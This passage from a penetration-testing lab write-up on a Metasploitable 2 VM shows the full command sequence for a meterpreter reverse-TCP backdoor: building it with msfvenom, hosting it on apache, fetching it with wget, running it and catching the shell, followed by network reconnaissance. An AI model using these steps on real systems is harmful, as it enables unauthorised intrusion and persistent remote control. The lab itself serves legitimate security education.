
As a hypothetical system administrator, we would be able to see the occurrence of someone connecting to the service by navigating to the vsftpd log by `cat var/log/vsftpd.log`. The most recent connection should be coming from the same IP as my Kali Linux machine.



```
cat var/log/vsftpd.log
Sun May 20 14:36:41 2012 [pid 5207] CONNECT: Client "127.0.0.1"
Sun May 20 15:04:11 2012 [pid 5328] CONNECT: Client "172.16.123.1"
Sun May 20 15:12:37 2012 [pid 5767] CONNECT: Client "127.0.0.1"
Sun May 20 15:12:39 2012 [pid 5766] [metasploitable2] FAIL LOGIN: Client "127.0.0.1"
Sun May 20 15:12:46 2012 [pid 5770] CONNECT: Client "127.0.0.1"
Sun May 20 15:12:46 2012 [pid 5769] [msfadmin] OK LOGIN: Client "127.0.0.1"
Sun May 20 15:13:10 2012 [pid 5784] CONNECT: Client "127.0.0.1"
Sun May 20 15:13:10 2012 [pid 5783] [msfadmin] OK LOGIN: Client "127.0.0.1"
Sun May 20 15:44:14 2012 [pid 5303] CONNECT: Client "127.0.0.1"
Sun May 20 15:48:53 2012 [pid 5278] CONNECT: Client "172.16.123.1"
Fri Dec  1 12:34:30 2023 [pid 5634] CONNECT: Client "192.168.188.128"
Tue Dec  5 15:47:53 2023 [pid 5394] CONNECT: Client "192.168.188.128"
Tue Dec  5 15:49:47 2023 [pid 5416] CONNECT: Client "192.168.188.128"
```

Fig. 4.1.3 - vsftpd.log contents

We see my virtual machine's IP address as 192.168.188.128 and to confirm I run ifconfig on my Kali Linux and the resulting IP address does indeed match.



```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.188.128  netmask 255.255.255.0  broadcast 192.168.188.25
5
        inet6 fe80::bc2c:85d0:a4c4:4939  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:15:df:58  txqueuelen 1000  (Ethernet)
        RX packets 1015  bytes 85918 (83.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 135  bytes 18943 (18.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 548  bytes 32880 (32.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 548  bytes 32880 (32.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Fig. 4.1.4 - ifconfig on Kali Linux machine

Section 4.2 - Privilege Escalation

So we have appeared to have gotten shell access to the computer but what about any internal systems? To be able to see further into the network, we need better control over the system. This is where payloads come in. Before when we exploited port 21, we did not configure a payload but now that we are in, we can host our own payload on a separate server, and install it from the shell we created for ourselves. For our payload, the `msfvenom` tool has some very useful things for us. First, using this tool we can establish a payload to use which comes pre-built. The one we are using is the classic `linux/x86/meterpreter/reverse_tcp`. Then we need to specify LHOST and LPORT which designate our local IP and the port we are using to launch our backdoor file. The format of the file will be elf.

You might ask why we need to host our elf file on a separate server. Why can't we just install it directly onto the shell? Well, with the normal cmd shell it's going to be difficult to upload so we can use an apache server to host the file for us.


To begin we set up our payload by running: `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=x.x.x.x LPORT=4444 -f elf > backdoor.elf` where our payload is saved to the file backdoor.elf. Then, we can start our apache2 server to host the payload: `service apache2 start`. Now that apache2 is active, we can put our backdoor file into the /var/www/html directory so it can be downloaded from. Now on our shell that we backdoored into in the target machine, we can run the `wget` command to download the backdoor file.



```
wget http://192.168.188.128/backdoor.elf
--16:09:49--  http://192.168.188.128/backdoor.elf
           ⇒ `backdoor.elf'
Connecting to 192.168.188.128:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 207

    0K                                                      100%   84.00 MB/
s

16:09:49 (84.00 MB/s) - `backdoor.elf' saved [207/207]

```

Fig. 4.2.1 - wget on backdoor.elf from remote shell


In a new msfconsole, we set up our handler to wait for incoming connections as shown below.



```
msf6 > set RHOSTS 192.168.188.129
RHOSTS ⇒ 192.168.188.129
msf6 > set LPORT 4444
LPORT ⇒ 4444
msf6 > set LHOST
LHOST ⇒
msf6 > set LHOST 192.168.188.128
LHOST ⇒ 192.168.188.128
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.188.128:4444
```

Fig. 4.2.2 - handler set up in msfconsole


Once the handler is ready for incoming connections, we switch to working in the shell we established before. Once the backdoor.elf file is saved to the target machine, we can change the permissions if necessary and we run the executable.



```
Connecting to 192.168.188.128:80 ...  connected.
HTTP request sent, awaiting response ...  200 OK
Length: 207

    0K                                                        100%   84.00 MB/
s

16:09:49 (84.00 MB/s) - `backdoor.elf' saved [207/207]

chmod 777 backdoor.elf
./backdoor.elf
```

Fig. 4.2.3 - running elf file on remote shell


Now if you take a look back at the handler, we have suddenly instantiated a remote meterpreter shell.



```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > clear
[-] Unknown command: clear
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 00:0c:29:c0:73:41
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.188.129
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fec0:7341
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : eth1
Hardware MAC : 00:0c:29:c0:73:4b
MTU          : 1500
Flags        : BROADCAST,MULTICAST

meterpreter >
```

Fig. 4.2.4 - ifconfig on higher privilege shell

As we can see, ifconfig shows us way more information including information on different network interfaces we did not see before. We can also take a peek into the arp cache and see machines connected to the network.



```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.188.128  00:0c:29:15:df:58  eth0
    192.168.188.254  00:50:56:fd:f0:71  eth0
```

Fig. 4.2.5 - arp cache results

As we can see, one of the machines is our Kali Linux VM. *cont on pivoting to new ip*